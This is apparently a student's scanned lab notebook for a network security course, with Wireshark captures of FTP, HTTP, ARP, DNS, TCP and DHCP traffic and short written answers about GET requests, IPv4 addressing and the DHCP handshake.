A screenshot of Wireshark showing detailed network traffic analysis for an FTP session. The interface has a green 'Wi-Fi' icon at the top left. The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with icons for file operations like Open, Save, and Print. The main window title is 'ftp'. A table displays captured data frames:

No.	Time	Source	Destination	Protocol	Length	Info
881	-44.548248	128.148.32.111	172.192.65.186	FTP	323	Response: 220----- Welcome to Pure-FTPD [privsep]
882	-44.508706	172.192.65.186	128.148.32.111	FTP	68	Request: OPTS UTF8 ON
909	-44.195584	128.148.32.111	172.192.65.186	FTP	77	Response: 200 OK, UTF-8 enabled
1731	-24.486174	172.192.65.186	128.148.32.111	FTP	61	Request: USER
1732	-24.180281	128.148.32.111	172.192.65.186	FTP	84	Response: 230 Anonymous user logged in
1792	-19.402431	172.192.65.186	128.148.32.111	FTP	83	Request: PORT 172,192,65,186,248,233
1793	-19.091407	128.148.32.111	172.192.65.186	FTP	83	Response: 200 PORT command successful
1794	-19.086479	172.192.65.186	128.148.32.111	FTP	63	Request: NLST -1

Below the table, a detailed analysis pane shows:

```
> Frame 909: 77 bytes on wire (616 bits), 77 bytes captured (616 bits) on interface eth0
> Ethernet II, Src: VMware_77:aa:3f (00:0c:29:77:aa:3f), Dst: All (ff:ff:ff:ff:ff:ff)
> Internet Protocol Version 4, Src: 128.148.32.111, Dst: 172.192.65.186
> Transmission Control Protocol, Src Port: 21, Dst Port: 63719, Source Port: 21
  Destination Port: 63719
  [Stream index: 14]
  [Conversation completeness: Incomplete, DATA (15)]
  [TCP Segment Len: 23]
  Sequence Number: 270      (relative sequence number)
  Sequence Number (raw): 2488887456
```

On the right side, a hex dump pane shows the raw binary data:

0000	48 e7 da 36 c0 9f 00 0c	29 77 aa 3f 08 00 45 10	H-6....
0010	00 3f 69 4c 40 00 30 06	51 df 80 94 20 6f ac c8	.?1L@.0
0020	41 ba 00 15 f8 e7 94 59	68 a0 a0 e3 36 fb 50 18	A.....Y
0030	00 e5 fe db 00 00 32 30	30 20 4f 4b 2c 20 55 5420
0040	46 2d 38 20 65 6e 61 62	6c 65 64 0d 0a	F-8 enab

Source port 21

EXPERIMENT 9

— / —

IT NETWORK SECURITY

LAB 9

Khuski Wadhwani
F0093673
B2.

VJ
✓/X/11

Q1.)

HTTP GET filtering is a method used in web applications to request specific data from a server by including parameters in the URL of an HTTP GET request. These parameters act as a filter allowing users to refine the results they receive. For instance, in an online store, you could use this technique to find electronic products within a price range. HTTP GET filtering is a vital component of modern web apps. & APIs, enhancing user interactions by tailoring the data returned from the server to meet specific criteria.

Q2.)

A 32-bit IP Address is a numerical label assigned to each device connected to a computer network that uses the internet protocol for communication. IPv4 addresses are typically represented as 4 sets of decimal numbers separated by periods (e.g. 192.168.1.1). Each set consists of 8-bits, making a total of 32-bits for the entire address. IPv4 addresses are used to identify devices on a network & are essential for routing data across the internet.

"Wi-Fi"

No.	Time	Source	Destination	Protocol	Length	Info
186	9.660862	10.4.1.142	63.32.161.232	HTTP	501	GET /file3.html HTTP/1.1
196	9.941966	63.32.161.232	10.4.1.142	HTTP	924	HTTP/1.1 200 OK (text/html)
203	10.003161	10.4.1.142	63.32.161.232	HTTP	452	GET /favicon.ico HTTP/1.1
227	10.617587	63.32.161.232	10.4.1.142	HTTP	156	HTTP/1.1 200 OK (text/plain)

```
Host: wireshark.grydeske.net\r\n
Connection: keep-alive\r\n
Upgrade-Insecure-Requests: 1\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.117 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate\r\n
Accept-Language: en-GB,en;q=0.9\r\n
\r\n
[Full request URI: http://wireshark.grydeske.net/file3.htm]
[HTTP request 1/2]
[Response in frame: 196]
```

"Wi-Fi"

No.	Time	Source	Destination	Protocol	Length	Info
0000	f8 b1 56 33 55 7d 48 e7	da 36 c0 9f 08 00 45 00	..V3U)H			
0010	01 e7 c1 e6 40 00 80 06	a4 90 0a 04 01 8e 3f 20	...@...			
0020	a1 e8 c6 59 00 50 14 a4	e3 4a 37 b3 72 90 50 18	...Y-P...			
0030	02 01 0f b8 00 04 47 45	54 20 2f 66 69 6c 65 33G			
0040	2e 68 74 6d 6c 20 48 54	54 50 2f 31 2e 31 00 0a	.html H			
0050	48 6f 73 74 3a 20 77 69	72 65 73 68 61 72 6b 2e	Host: w			
0060	67 72 79 64 65 73 6b 65	2e 66 65 74 0d 0a 43 6f	grydesk			
0070	6a 6e 65 63 74 69 6f 6e	3a 20 6b 65 65 70 2d 61	connectio			
0080	6c 69 75 65 0d 0a 55 78	67 72 61 64 65 2d 49 6e	live...			
0090	73 65 63 75 72 65 2d 52	65 71 75 65 73 74 73 3a	secure...			
00a0	20 31 0d 0a 55 73 65 72	2d 41 67 65 6e 74 3a 20	1. Use			
00b0	4d 6f 7a 69 6c 61 2f	35 2e 30 20 28 57 69 6e	Mozilla			
00c0	64 6f 77 73 20 4e 54 20	31 30 2e 30 3b 20 57 69	dows NT			

"Wi-Fi"

No.	Time	Source	Destination	Protocol	Length	Info
112	7.294259	Dell_33:55:7d	AzureWav_36:c0:9f	ARP	60	Who has 10.4.2.25? Tell 10.4.1.1
117	7.411035	AzureWav_79:b8:8b	AzureWav_36:c0:9f	ARP	56	Who has 10.4.3.11? (ARP Probe)
118	7.493543	Dell_33:55:7d	AzureWav_36:c0:9f	ARP	60	Who has 10.4.1.9? Tell 10.4.1.1
120	7.614074	CloudNet_9a:a4:57	AzureWav_36:c0:9f	ARP	56	Who has 10.4.5.10? (ARP Probe)
143	8.397755	Dell_33:55:7d	AzureWav_36:c0:9f	ARP	60	Who has 10.4.4.16? Tell 10.4.1.1
145	8.397755	Dell_33:55:7d	AzureWav_36:c0:9f	ARP	60	Who has 10.4.2.25? Tell 10.4.1.1
159	8.550665	Dell_33:55:7d	AzureWav_36:c0:9f	ARP	60	Who has 10.4.4.24? Tell 10.4.1.1
167	8.598882	Dell_33:55:7d	AzureWav_36:c0:9f	ARP	60	Who has 10.4.1.9? Tell 10.4.1.1
179	9.496049	Dell_33:55:7d	AzureWav_36:c0:9f	ARP	60	Who has 10.4.4.16? Tell 10.4.1.1
182	9.582868	Dell_33:55:7d	AzureWav_36:c0:9f	ARP	60	Who has 10.4.4.24? Tell 10.4.1.1

```
> Frame 182: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
> Ethernet II, Src: Dell_33:55:7d (f8:b1:56:33:55:7d), Dst: AzureWav_36:c0:9f (08:00:00:00:00:00)
> Address Resolution Protocol (request)
```

"Wi-Fi"


No.	Time	Source	Destination	Protocol	Length	Info
0000	48 e7 da 36 c0 9f f8 b1	56 33 55 7d 08 00 00 01	H-6...			
0010	08 00 06 04 00 01 f8 b1	56 33 55 7d 0a 04 01 01			
0020	00 00 00 00 00 00 00 00	04 f5 00 00 00 00 00 00			
0030	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			

"Wi-Fi"

No.	Time	Source	Destination	Protocol	Length	Info
127	8.260135	10.4.1.142	10.2.1.61	DNS	75	Standard query 0x8c39 A ssl.gstatic.com
128	8.260438	10.4.1.142	10.2.1.61	DNS	75	Standard query 0x92bc HTTPS ssl.gstatic.com
129	8.299185	10.4.1.142	10.2.1.60	DNS	79	Standard query 0xf4a2 A wpad.DDN.UPES.AC.IN
138	8.307235	10.2.1.60	10.4.1.142	DNS	133	Standard query response 0xf4a2 No such name A wpad
131	8.332491	10.2.1.61	10.4.1.142	DNS	75	Standard query response 0x92bc HTTPS ssl.gstatic.com
132	8.335179	10.2.1.61	10.4.1.142	DNS	91	Standard query response 0x8c39 A ssl.gstatic.com
173	9.334434	10.4.1.142	10.2.1.60	DNS	82	Standard query 0xcfc6b Wireshark.grydesk.net
174	9.334493	10.4.1.142	10.2.1.61	DNS	82	Standard query 0x49b HTTPS wireshark.grydesk.net
175	9.399451	10.2.1.61	10.4.1.142	DNS	82	Standard query response 0x49b HTTPS wireshark.grydesk.net
177	9.4708348	10.2.1.60	10.4.1.142	DNS	201	Standard query response 0xcf6b A wireshark.grydesk.net



```
> Frame 177: 201 bytes on wire (1608 bits), 201 bytes captured (1608 bits)
> Ethernet II, Src: Dell_33:55:7d (f8:b1:56:33:55:7d), Dst: AzureWav_36:c0:9f (08:00:00:00:00:00)
> Internet Protocol Version 4, Src: 10.2.1.60, Dst: 10.4.1.142
> User Datagram Protocol, Src Port: 53, Dst Port: 62629
> Domain Name System (response)
```

```
0000 48 e7 da 36 c0 9f f8 b1 56 33 55 7d 08 00 45 00 H-6...
0010 00 bb 7a 6b 40 00 3f 11 a9 f7 0a 02 01 3c 0a 04 .zk@?.
0020 01 8e 00 35 4f 05 00 a7 71 c8 cf 6b 81 80 00 01 ..5...
0030 00 04 00 00 00 00 00 09 77 69 72 65 73 68 61 72 6b ..-w.
0040 08 67 72 79 64 65 73 6b 65 03 66 65 74 00 00 01 .grydesk
0050 00 01 c8 0c 05 00 01 00 00 00 3c 00 3b 2b 74 00 00 .raplezoid
0060 72 61 70 65 74 6f 69 64 61 60 2d 6d 61 72 66 69 n-xa2q3
0070 6e 2d 78 61 32 71 71 33 61 3b 67 62 72 61 67 36 dyty3jfv
0080 64 79 74 79 33 6a 66 76 74 7a 09 68 65 72 6f 6b udns.com
0090 75 64 6e 73 03 63 6f 6d 00 00 34 00 01 00 01 00 ..?.
00a0 00 00 03 00 04 3f 20 a1 e8 c0 34 00 01 00 01 00 ..4.4
00b0 00 00 03 00 04 34 d4 34 54 c0 34 00 01 00 01 00 ..4-E
00c0 00 00 03 00 04 36 f7 45 a9 .....
```



Explain what you found from HTTP GET filtering?



Answer:



```

Upgrade-Insecure-Requests: 1\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate\r\n
Accept-Language: en-GB,en;q=0.9\r\n
\r\n
\[Full request URI: http://wireshark.grydeske.net/file3.html\]
\[HTTP request 1/2\]
\[Response in frame: 196\]
\[Next request in frame: 203\]

```



When filtering for DNS what is your local DNS & the domain you are trying to browse?

Answer:

Protocol: UDP (17)
Header Checksum: 0x963f [validation disabled]
[Header checksum status: Unverified]
Source Address: 10.4.1.142
Destination Address: 10.2.1.61
User Datagram Protocol, Src Port: 49664, Dst Port: 53
Source Port: 49664
Destination Port: 53
Length: 45
Checksum: 0x9a90 [unverified]
[Checksum Status: Unverified]

Domain Name System (query)
Transaction ID: 0xf4a2
Flags: 0x0100 Standard query
Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 0
Queries
wpad.DDN.UPES.AC.IN: type A, class IN
Name: wpad.DDN.UPES.AC.IN
[Name Length: 19]

Internet Protocol Version 4, Src: 10.4.1.142, Dst: 10.2.1.61
User Datagram Protocol, Src Port: 59109, Dst Port: 53
Source Port: 59109
Destination Port: 53
Length: 48
Checksum: 0xf3d6 [unverified]
[Checksum Status: Unverified]
[Stream index: 25]
[Timestamps]
UDP payload (40 bytes)
Domain Name System (query)

Wi-Fi

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

dns

No.	Time	Source	Destination	Protocol	Length	Info
52	5.270614	10.4.1.142	10.2.1.60	DNS	82	Standard query 0x67f8 A wireshark.grydeske.net
53	5.271096	10.4.1.142	10.2.1.60	DNS	82	Standard query 0x63cb HTTPS wireshark.grydeske.net
54	5.274492	10.4.1.142	10.2.1.60	DNS	79	Standard query 0xf4a2 A wpad.DDN.UPES.AC.IN
91	6.284560	10.4.1.142	10.2.1.61	DNS	79	Standard query 0xf4a2 A wpad.DDN.UPES.AC.IN
92	6.284735	10.4.1.142	10.2.1.61	DNS	82	Standard query 0x0ac8 A wireshark.grydeske.net
93	6.285833	10.4.1.142	10.2.1.61	DNS	82	Standard query 0xfa3f HTTPS wireshark.grydeske.net
113	7.308876	10.4.1.142	10.2.1.61	DNS	82	Standard query 0xbfb4 A wireshark.grydeske.net
114	7.309267	10.4.1.142	10.2.1.60	DNS	82	Standard query 0xe9b4 HTTPS wireshark.grydeske.net
127	8.260135	10.4.1.142	10.2.1.61	DNS	75	Standard query 0x8c39 A ssl.gstatic.com
128	8.260438	10.4.1.142	10.2.1.61	DNS	75	Standard query 0x92bc HTTPS ssl.gstatic.com

```

> Flags: 0x0100 Standard query
  Questions: 1
  Answer RRs: 0
  Authority RRs: 0
  Additional RRs: 0
  Queries
    wireshark.grydeske.net: type A, class IN
      Name: wireshark.grydeske.net
        [Name Length: 22]
        [Label Count: 3]
      Type: A (Host Address) (1)

```

Hex Dump:

0000	f8 b1 56 33 55 7d 48 e7 da 36 c0 9f 08 00 45 00	.V3U}H-
0010	00 44 8d 9f 00 00 80 11 96 39 0a 04 01 8e 0a 02	.D.....
0020	01 3d e6 e5 00 35 00 30 f3 d6 bf 84 01 00 00 015-0
0030	00 00 00 00 00 00 09 77 69 72 65 73 68 61 72 6bW
0040	08 67 72 79 64 65 73 6b 65 03 6e 65 74 00 00 01	grydesk
0050	00 01	..

Filter only TCP packets, click and analyze TCP stream, what do you see?

Answer:

Wi-Fi

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

not ipv6 && not tls && not dns && not arp && not http

No.	Time	Source	Destination	Protocol	Length	Info
151	8.502953	142.250.194.35	10.4.1.142	TCP	60	443 → 50776 [ACK] Seq=377 Ack=1032 Win=67584 Len=
152	8.502953	142.250.194.35	10.4.1.142	TCP	60	443 → 50776 [ACK] Seq=377 Ack=1124 Win=67584 Len=
153	8.502953	142.250.194.35	10.4.1.142	TCP	60	443 → 50776 [ACK] Seq=377 Ack=1631 Win=69376 Len=
157	8.522161	142.250.194.35	10.4.1.142	TCP	60	443 → 50776 [ACK] Seq=1366 Ack=1662 Win=69376 Len=
158	8.550158	10.4.1.142	142.250.194.35	TCP	54	50776 → 443 [ACK] Seq=1662 Ack=1366 Win=129792 Len=
164	8.581557	10.4.1.142	142.250.194.35	TCP	54	50776 → 443 [ACK] Seq=1662 Ack=2035 Win=131872 Len=
166	8.594866	142.250.194.35	10.4.1.142	TCP	60	443 → 50776 [ACK] Seq=2035 Ack=1701 Win=69376 Len=
169	8.602190	45.248.24.35	10.4.1.142	TCP	1446	443 → 50769 [ACK] Seq=189 Ack=180 Win=124 Len=139
170	8.602304	10.4.1.142	45.248.24.35	TCP	54	50769 → 443 [ACK] Seq=180 Ack=1581 Win=1024 Len=0
172	8.602564	10.4.1.142	45.248.24.35	TCP	54	50769 → 443 [ACK] Seq=180 Ack=2749 Win=1019 Len=0

```


> Frame 172: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
> Ethernet II, Src: AzureWay_36:c0:9f (48:e7:da:36:c0:9f), Dst: Dl (01:00:5e:00:00:00)
> Internet Protocol Version 4, Src: 10.4.1.142, Dst: 45.248.24.35
> Transmission Control Protocol, Src Port: 50769, Dst Port: 443, S

```

Hex Dump:


0000	f8 b1 56 33 55 7d 48 e7 da 36 c0 9f 08 00 45 00	.V3U}H-
0010	00 28 d1 95 40 00 80 06 d7 8d 0a 04 01 8e 2d f8	.(-@...
0020	18 23 c6 51 01 bb e0 41 9a 9d 2f ee 8d 50 10	#.Q...
0030	03 fb 08 e8 00 00

TCP stream



Select the Ethernet frame containing the HTTP GET message

Answer:



EXPERIMENT 10

11

IT NETWORK SEC.

LAB 10.

Khushti Wadhawan
880093673
B2

W
11

Q1.)

DHCP or Dynamic Host Configuration Protocol is a fundamental network protocol that automates the assignment of IP addresses & other network configuration parameters to devices. When a device connects to a network, it sends DHCP request to a DHCP server. The server then selects an available IP address from a predefined pool & assigns it to the requesting device, along with details. Once assignment is complete, the device configures its network settings & can communicate on the network ~~and~~ using the provided IP Address.

Q2.)

In DHCP, "DHCP Discovery" is the first step when a device seeks an IP address upon connecting to a network. The device sends a broadcast message request on IP address & network configuration. The DHCP server on the network responds with an offer initiating the process of an IP ~~address~~ address assignment.

Q3.)

A DHCP request is the ~~third~~ third step in IP Address assignment. After receiving the offer from a DHCP server, the client server sends a request to accept the offered IP address & config.

```

Windows IP Configuration


No operation can be performed on Ethernet 2 while it has its media disconnected.
No operation can be performed on Local Area Connection* 1 while it has its media disconnected.
No operation can be performed on Local Area Connection* 2 while it has its media disconnected.
No operation can be performed on Bluetooth Network Connection while it has its media disconnected.

C:\Users\danveer>ipconfig/renew

Windows IP Configuration

No operation can be performed on Ethernet 2 while it has its media disconnected.
No operation can be performed on Local Area Connection* 1 while it has its media disconnected.
No operation can be performed on Local Area Connection* 2 while it has its media disconnected.
No operation can be performed on Bluetooth Network Connection while it has its media disconnected.

```



Are DHCP messages sent over UDP or TCP?

User Datagram Protocol, Src Port: 68, Dst Port: 67

Source Port: 68

Destination Port: 67

Length: 308

Checksum: 0x4abe [unverified]

[Checksum Status: Unverified]

[Stream index: 0]

> [Timestamps]

What is the link-layer (e.g., Ethernet) address of your host?

Answer: DHCP Message type and Request includes a server identifier fields

- ▼ Ethernet II, Src: RivetNet_de:90:9b (9c:b6:d0:de:90:9b), Dst: [Details]
- ▼ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
 - Address: Broadcast (ff:ff:ff:ff:ff:ff)
 -1. = LG bit: Locally administered address
 -1 = IG bit: Group address (multicast)
- ▼ Source: RivetNet_de:90:9b (9c:b6:d0:de:90:9b)
 - Address: RivetNet_de:90:9b (9c:b6:d0:de:90:9b)
 -0. = LG bit: Globally unique address
 -0 = IG bit: Individual address
- Type: IPv4 (0x0800) [Details]

What values in the DHCP discover message differentiate this message from the DHCP request message?

The Wireshark interface shows a sequence of 15 network frames. The first 7 frames are highlighted in blue, representing the DHCP handshake:

- Frame 1: DHCP Discover from 0.0.0.0 to 255.255.255.255
- Frame 2: DHCP Discover from 0.0.0.0 to 255.255.255.255
- Frame 3: DHCP Offer from 192.168.1.125 to 192.168.1.125
- Frame 4: DHCP Offer from 192.168.1.125 to 192.168.1.125
- Frame 5: DHCP Request from 0.0.0.0 to 255.255.255.255
- Frame 6: DHCP ACK from 192.168.1.125 to 192.168.1.125
- Frame 7: DHCP Release from 192.168.1.125 to 192.168.1.125


The packet details pane shows the following details for the selected frames:

No.	Time	Source	Destination	Protocol	Length	Info
